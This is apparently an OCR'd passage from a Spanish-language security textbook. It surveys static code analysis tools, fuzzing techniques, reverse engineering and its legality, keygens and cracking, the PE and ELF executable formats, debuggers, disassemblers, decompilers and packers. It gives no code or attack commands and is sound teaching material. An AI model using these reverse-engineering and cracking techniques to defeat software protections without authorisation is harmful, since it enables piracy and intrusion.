


***Figura 10. MISRA C** (Motor Industry Software Reliability Association, **www.misra.org.uk**) es un programa que puede ayudar en el análisis de código en lenguaje C, proveyendo lineamientos para evitar errores comunes.*

Análisis manual y automatizado

El análisis más elemental que podemos pensar es la lectura y comprensión del código. El problema que esto acarrea es que demanda una excesiva cantidad de horas de especialistas, con su costo asociado para las empresas. De todas maneras, siempre es necesario que exista un profesional detrás de las herramientas para que éstas puedan utilizarse con criterio y puedan tomarse decisiones acertadas.

La lectura y el estudio del código de manera manual implican que el especialista debe imaginarse la lógica con la que fue creada cada parte de un programa y comprender la idea que los desarrolladores llevaron a cabo a partir de un requerimiento. Si bien la experiencia ayuda a determinar fallas visualmente con una simple inspección, está claro que como todo método manual, es muy costoso en todo sentido.

Por otro lado, tenemos el chequeo automatizado que también es parte del proceso de testing y, como tal, debería seguir las mismas reglas que otras actividades del proceso, como especificaciones y confección de documentación. Este tipo de chequeos automatizados hace pasar el código por un lazo de prueba y error, donde se lo va limpiando hasta que se considera libre de fallas, lo que de todas formas no implica que no poseerá errores.




Figura 11. *PolySpace (**www.polyspace.com**) es un chequeador que comprueba variables y operandos, coloreando el resultado según el problema.*

Hay herramientas como **CodeSurfer** (**www.grammatech.com/products/codesurfer**), que están construidas para **reingeniería de software** y visión general de proyectos. Facilitan el trabajo si tenemos un código desconocido para hacer revisión o mantenimiento. Para su tarea, se focalizan en la lógica y la estructura de un programa en lugar de sus expresiones individuales. Así, se consiguen gráficos y diagramas de flujo.




Figura 12. *Diagrama de CodeSurfer para ayudar a la comprensión global de un software.*

Es importante destacar que los costos de estos productos son altos en general. En el mundo real, no existe tanto testing de software como debería existir, y eso se ve reflejado en la cantidad de fallas que aparecen, cualquiera sea la plataforma y el lenguaje, aunque no todas son igualmente riesgosas. En las industrias de alta tecnología, como la aeroespacial, la electromedicina y las telecomunicaciones, es muy común encontrarse con que todo software que surge de la empresa es muy sensible a los errores, lo que justifica y fuerza a realizar profundos estudios de testeo para obtener los óptimos resultados.

FUZZING

Denominamos **fuzzing** a la serie de técnicas relativas a la prueba de software que constan de la generación y el envío de datos (aleatorios o secuenciales) a uno o más puntos de un programa, a fin de descubrir sus fallas o debilidades. Esto se complementa con las pruebas habituales de verificación de software, dado que proporciona una combinación de técnicas heurísticas y aleatoriedad. La idea original la desarrolló Barton Miller (Universidad de **Wisconsin Madison**, 1989).
Para realizar esto se crean programas semiautomatizados, conocidos como **fuzzers**, que requieren de la acción de un usuario para realizar el análisis de los resultados y la verificación de posibles errores. La mayor parte de los fuzzers actúa en busca de ciertas vulnerabilidades de los tipos mencionados anteriormente. Los fuzzers trabajan en varias etapas:

- **Obtención de datos**: los datos que se enviarán se pueden obtener de un listado estático, o bien generarse en el momento, antes de cada envío.
- **Envío de datos**: puede realizarse localmente o por red.
- **Análisis**: en caso de no estar esperando respuesta alguna, se deberá monitorear en busca de algún comportamiento no esperado. Si se espera recibir respuesta, se debe comprobar si es resultado de un comportamiento normal o si representa un ataque exitoso, para luego verificar si el programa se ha vuelto inestable.

Chilexs22

Técnicas de fuzzing

Las diferentes técnicas de fuzzing están relacionadas con la manera en que crean y envían los datos. Normalmente hablamos de mutación y generación. La **mutación** es una técnica veloz y de alta efectividad por medio de la cual, partiendo de una entrada válida, se realizan determinados cambios de los datos en cuestión con el objetivo de que continúen siendo válidos para los fines del programa, pero que a la vez no estén contemplados por éste y logren filtrarse.




***Figura 13. UFuz3** es un fuzzer diseñado para detectar vulnerabilidades de integer overflow.*

La **generación** es más lenta que la mutación, ya que es necesario crear los datos previos a su envío, pero con ella es posible encontrar fallas que no son posibles con el primero. Comúnmente, los datos conseguidos también se reemplazarán en alguna entrada válida, dado que si se llega a enviar sólo un dato que sea aleatorio, el riesgo de que el objetivo lo descarte sin siquiera haberlo procesado es muy alto.

Según cómo generan los datos, existen dos submétodos: **recursivos** y de **sustitución**. Los primeros se consiguen por realizar iteraciones en un alfabeto, o bien por la repetición de caracteres. Algunos ejemplos de este tipo son **permutación** y **repetición**. El otro submétodo se basa en la **sustitución**, buscando el reemplazo de fragmentos de entradas válidas por caracteres o bloques de determinado vector de fuzzing (lista con los posibles tests para hacer), que a la vez depende de la vulnerabilidad a comprobar. Dos casos importantes lo constituyen integer overflow y format string.




***Figura 14. Peach** es un framework para fuzzing de mutación y generación.*

INGENIERÍA INVERSA

La **ingeniería inversa**, o reversa, es una técnica que tiene como objetivo determinar el funcionamiento, composición e información de un producto final. Ya en la época de la Segunda Guerra Mundial se comenzaron a estudiar en profundidad los métodos que permitieran comprender el funcionamiento del equipamiento y armamento enemigo capturado, para mejorar el propio. Muchas ciencias utilizan métodos de ingeniería inversa pero, en el caso particular de la Informática, ha suscitado muchas más polémicas, especialmente en lo referido a software.
Aplicarla supone profundizar en el estudio del funcionamiento de algo hasta el punto de llegar a entenderlo, modificarlo y mejorarlo. La denominamos inversa por dirigirse al revés de la ingeniería tradicional, que consiste en el uso de datos técnicos (mayor nivel de **abstracción**) para elaborar un producto determinado (**implementación**).
Respecto del software, la actividad se ocupa de descubrir cómo trabaja un programa o elemento del que no se cuenta con su código. El software propietario suele incluir la explícita prohibición en su licencia. La práctica está prohibida también por las leyes, aunque algunas legislaciones vigentes la permiten sólo para el caso en el que facilite la interoperabilidad.

Conceptos generales

En el software, tenemos distintas formas de realizar un análisis de funcionamiento:

- **Método de caja negra**: consiste en analizar el comportamiento de una aplicación desde el exterior, sometiéndola a distintos casos y considerando variables de entrada y respuestas de salida. El fin es obtener la idea del funcionamiento interno que hace que se produzcan esas respuestas y no otras.
- **Descompilación**: someter un programa a un proceso tal que se pueda obtener su código representado en lenguaje ensamblador u otro legible, que podrá analizarse como si se tratara del código original pero a menor nivel (más cercano al hardware).
- **Análisis en tiempo real**: someter un programa a sistemas de análisis que estudian cada acción de la aplicación, ya sea a modo de depuración, como con respecto a los

Chilexs22

EL ADIÓS AL GRAN FRAVIA

Fjalar Ravia, un programador y lingüista finlandés, más conocido como **Fravia**, fue uno de los más grandes especialistas en ingeniería inversa que ha existido, muy conocido por sus técnicas y escritos sobre el tema y por su clásico sitio web (**www.searchlores.org**). El gran Fravia falleció el 3 de mayo de 2009 a la edad de 56 años. La seguridad lo extrañará.

accesos a la memoria, librerías, disco, logs, registro del sistema y otras técnicas que permiten reconstruir los flujos de ejecución para comprender su funcionamiento.

Usos y aplicaciones

Uno de los usos de la ingeniería inversa ocurre en ciertas empresas con el fin de analizar si el producto de su competencia viola patentes de sus propios productos. También se aplica en el ámbito militar para investigar y copiar tecnologías de otros países sin tener acceso a los detalles de su construcción. En el software y en el hardware es empleada para desarrollar productos compatibles con otros de los que no se conocen sus detalles de desarrollo. Otro uso es la comprobación de seguridad de un producto para verificar su capacidad de resistir a la creación de generadores de claves (key generators) y desprotección de aplicaciones, habilitación de funciones bloqueadas y, de manera general, evitar lo que se conoce como **cracking**, término utilizado para referirse a la obtención de un programa funcional a partir de uno protegido. Otros objetivos del análisis pueden ser el conocimiento a fondo de una aplicación para poder generar mejor código, el estudio para la migración de una aplicación a un nuevo sistema operativo, la creación de documentación y las verificaciones técnicas y de requerimientos de diseño.

Legalidad de las técnicas

El tema legal es un punto crucial en cuanto a la aceptación de la ingeniería inversa. Siendo que en las oficinas de patentes se encuentran los planos con detalles de funcionamiento de cada producto y artefacto mecánico o electrónico, no sería en principio obligatorio aplicar estas técnicas para acceder a la comprensión del funcionamiento interno de algo. De esta manera, la justificación de la ingeniería inversa es tomada por algunos como la comprobación de que no se están copiando otros inventos patentados. En Estados Unidos y la Unión Europea se permite legalmente a las empresas prescindir de licencias de desarrollo, dando autorización a la ingeniería inversa para casos de interoperabilidad, lo cual constituye una ventaja competitiva para los desarrolladores de software de estos países. En el caso de los países de Latinoamérica, no existen leyes análogas y, de hecho, en ciertos países se penaliza. Una normativa adecuada para esto permitiría competir más sanamente dentro de la industria del software, obtener soluciones más rentables y promover el desarrollo económico.

Chilexs22

{} GENERADORES DE CLAVES

En ingeniería inversa y cracking se le llama **keygen** (por key generator, o generador de llaves) a los pequeños programas que sirven para generar claves para la validación de otros programas, lo que a veces se realiza a partir del ingreso de algún dato en particular (número de activación, nombre de usuario, etcétera).

Tipos de ejecutables

Los formatos de los archivos ejecutables varían entre plataformas y arquitecturas, si bien el objetivo es el mismo para todos: indicarle al sistema operativo cómo debe interpretarlos al colocarlos en memoria para su ejecución. A continuación, veremos dos formatos muy conocidos, que son PE, propio de Windows, y ELF, propio de Linux.

Portable Executable

El **formato PE** (Portable Executable) se introdujo con Windows NT 3.1 y se inspiró en el formato **COFF** (Common Object File Format) de los sistemas Unix. Para mantener su compatibilidad con las versiones de MS-DOS y los sistemas operativos Windows, mantuvo la vieja cabecera **MZ** de MS-DOS. El nombre se debe a que es muy portable, además de compatible con todas las versiones de Windows. También es usado en microprocesadores distintos que los Intel x86, como MIPS, Alpha y Power PC. Los archivos **EXE**, **DLL**, **OBJ** y **SYS** (drivers de dispositivos) también emplean el formato PE para su formato interno, por lo que cualquier técnica de ataque (malware, hooking, injection, etcétera) aplicable a PE, lo es en los demás.

Las secciones del PE son las zonas en las cuales el código es divido, como **.text**, **.idata**, **.bss**, **.data** y **.reloc**. Es posible añadir secciones al archivo, algo que normalmente hacen los compresores y encriptadores. El conocimiento del formato PE ayuda a entender muchos temas relacionados con Windows.




*Figura 15. Estructura básica de un archivo con formato **PE**.*

ELF

ELF (Executable and Linkable Format) es un formato para archivos ejecutables, códigos objeto, archivos de volcado de memoria y librerías compartidas. Su desarrollo fue realizado por **USL** (UNIX System Laboratory) como parte de la **ABI** (Application Binary Interface) para la compatibilidad de binarios, análogo a las API que presentan la compatibilidad para el código fuente.

Este formato se creó para plataformas de 32 bits, aunque actualmente se utiliza también en muchos otros. En el año 1999 fue elegido como formato estándar para los binarios de los sistemas tipo Unix sobre arquitecturas x86, aunque luego fue adoptado por otras plataformas.

Es importante mencionar que ELF reemplazó los viejos formatos ejecutables de sistemas Unix, llamados **a.out** y **COFF**. Para mostrar la información de un ejecutable ELF, podemos utilizar la herramienta libre **Readelf**.

En cuanto a su estructura, podemos distinguir la **cabecera** ELF con información general del propio archivo y que señala las ubicaciones de las demás cabeceras:

- De programa, que definen qué partes se deben cargar para armar la imagen del proceso y poder ejecutarlo.
- De sección, con información para realizar el proceso de enlazado y para la reubicación del archivo.
- De datos, referenciada desde las tablas de otras secciones.




Figura 16. *Estructura básica de un archivo con formato* ***ELF****.*

Estudio de ejecutables

Para poder analizar ejecutables, debemos contar con herramientas adecuadas, que dependerán del objetivo. Las más comunes son los editores hexadecimales, desensambladores, monitores de registro, descompresores, depuradores (debuggers), analizadores de archivos, volcadores de memoria y otros.

Editores hexadecimales

Los editores hexadecimales sirven para editar archivos en bruto, es decir, directamente los bits. Para poder interpretarlos mejor, el editor los agrupa en secuencias de 4 bits y los representa en hexadecimal, y permite ver y modificar el contenido de cualquier archivo independientemente de su tipo. Los investigadores forenses los utilizan para la búsqueda de datos ocultos. Con estos editores, podemos cambiar una instrucción por otra, buscando el código hexadecimal que corresponde a cada una, y su ubicación relativa en el archivo. Algunos programas populares son **WinHex** (**www.x-ways.net/winhex**), **Ultraedit** (**www.idmcomp.com**) y **Hacker's View** (**www.hiew.ru**).

Depuración

Un depurador, o **debugger**, es un programa que tiene la capacidad de limpiar los errores existentes en otro programa. Para comenzar, el programa que se va a depurar se inicia dentro del entorno del depurador y la ejecución es normal hasta su detención, momento en el cual se puede ver y modificar el estado de varios elementos del programa. La detención de un programa la determina el depurador, dependiendo de las condiciones de operación, y puede definirse en un **breakpoint** o punto de ruptura (que puede ser condicional o fijo), en un momento específico en que se cumplan determinadas condiciones o en un momento cualquiera que demande el usuario.




*Figura 17. **DDD** es un potente frontend para el debugger GDB.*

Una vez interrumpido, se pueden tomar acciones como modificar y visualizar la memoria, las variables de la aplicación, los registros del procesador, la situación de la pila (stack) y más. Además, puede cambiarse el punto de ejecución y lograr que se continúe la ejecución en una dirección distinta de donde fue detenido, y permite ejecutar de a una instrucción a la vez, o bien ejecutar fragmentos del código determinados, como ser una función u otros pedazos de código.

Al momento de compilar un programa, se genera la **información de depuración**, que consiste en la relación entre las instrucciones del ejecutable y del código original, e información sobre nombres de variables y funciones. En caso de no haber incluido esta información, todavía se puede hacer el seguimiento de la ejecución, aunque es más complicado. Desde el punto de vista de la seguridad, es peligroso dejar información de depuración, pero a la vez es útil para descubrir errores que se producen en función del contexto de operación de cada programa, y es por esto que resulta difícil decidir cuánta información se deja en los programas comerciales.

El comportamiento de una aplicación ejecutándose dentro del depurador o fuera de él puede ser algo diferente, dado que pueden cambiar sensiblemente los tiempos internos, en particular si se trata de sistemas complejos, como los distribuidos. En el mundo de GNU/Linux, el debugger más utilizado es GNU Debugger (**GDB**) (**www.gnu.org/software/gdb**), aunque existen otros como **RR0D**: **Rasta Ring 0 Debugger** (**http://rr0d.droids-corp.org**).

Algunos debuggers que podemos encontrar para Windows son **SoftICE** (discontinuado en 2006), **OllyDbg** (**www.ollydbg.de**), **IDA Pro** (**www.hex-rays.com/idapro**), **Immunity Debugger** (**http://debugger.immunityinc.com**), **Trw2000** (no cuenta con un sitio oficial) y **SyserDebugger** (**www.sysersoft.com**).




***Figura 18. OllyDbg** es un poderoso y legendario depurador para plataformas Windows.*

Desensamblado

Un desensamblador es un programa que realiza las funciones opuestas a las de un ensamblador: en lugar de convertir código fuente en código de máquina, lleva a cabo la operación inversa, intentando reproducir el código en lenguaje ensamblador a partir del binario. Prácticamente, todos los lenguajes ensambladores hacen corresponder cada instrucción propia con cada una de lenguaje de máquina, por lo que el proceso de desensamblado es bastante simple. Por ejemplo, podría crearse un desensamblador elemental armando una tabla de correspondencias entre la lectura del archivo en bytes y la instrucción del ensamblador. Los desensambladores pueden producir instrucciones utilizando distintas sintaxis estándar (Intel, AT&T, etcétera).




***Figura 19. Win32 Disassembler** es un clásico desensamblador para plataformas Windows.*

Algunos desensambladores útiles son W32DASM (discontinuado oficialmente, debe descargarse de **mirrors**), BORG Disassembler (**www.caesum.com**), HT Editor (**http://hte.sourceforge.net**), diStorm64 (**http://ragestorm.net/distorm**), Bastard Disassembler (**http://bastard.sourceforge.net**), Lida: Linux Interactive DisAssembler (**http://lida.sourceforge.net**) y por último, Linux Disassembler (**www.feedface.com/projects/ldasm.html**).

Descompilación

La descompilación es el proceso de regenerar el código de un binario en un lenguaje de alto nivel, en general lenguaje C porque es bastante simple y primitivo como para simplificar el hecho. La descompilación sufre ciertos inconvenientes derivados de la información que se pierde en el proceso y que no puede recuperarse ni reproducirse. Es necesario aclarar que, dada la dificultad de la técnica, no hay descompila-

dores que operen a la perfección y los que existen suelen requerir una cierta cantidad de ingresos de datos por parte del usuario. Además, podemos afirmar que la descompilación es fuertemente dependiente del compilador que se utilizó para crear el ejecutable y del descompilador que se está utilizando.
Existen algunos pocos proyectos muy prometedores en materia de descompilación de ejecutables: Boomerang Decompiler Project (Lenguaje C): **http://boomerang.sourceforge.net**, Reverse Engineering Compiler (Lenguaje C): **www.backerstreet.com/rec/rec.htm** y ExeToC: **http://sourceforge.net/projects/exetoc**.

Empaquetado

El empaquetado (packing) se refiere a darle un tratamiento a los archivos ejecutables de manera que se oculten algunas de sus características, como el punto de entrada (entry point) o las operaciones que realiza al cargarse. Esto incluye, principalmente, técnicas de cifrado y compresión. La compresión de ejecutables implica la reducción de su tamaño, almacenando la información sobre cómo debe ser descomprimido, ya que tiene que ser transparente para el resto del sistema. La ejecución de un archivo realiza el desempaquetado de la información original y el traspaso del control a éste como si hubiera sido el único que fue ejecutado. Se podría decir que la técnica es una variante de la **autodescompresión** (también es posible descomprimir un archivo sin ejecutarlo utilizando programas externos). La mayoría de los ejecutables empaquetados se descomprimen en memoria directamente, pero algunos otros pueden hacerlo escribiendo el archivo descomprimido en el propio disco. Uno de los proyectos más interesantes de compresores es **UPX** (The Ultimate Packet for eXecutables), no solo por su calidad, sino también porque es libre. Los porcentajes de compresión alcanzados son excelentes, llegando en algunos casos a reducir en un 80% el tamaño. Existen diversas interfaces gráficas para este programa, entre las cuales se encuentran **Free UPX** y **UPX Shell**.

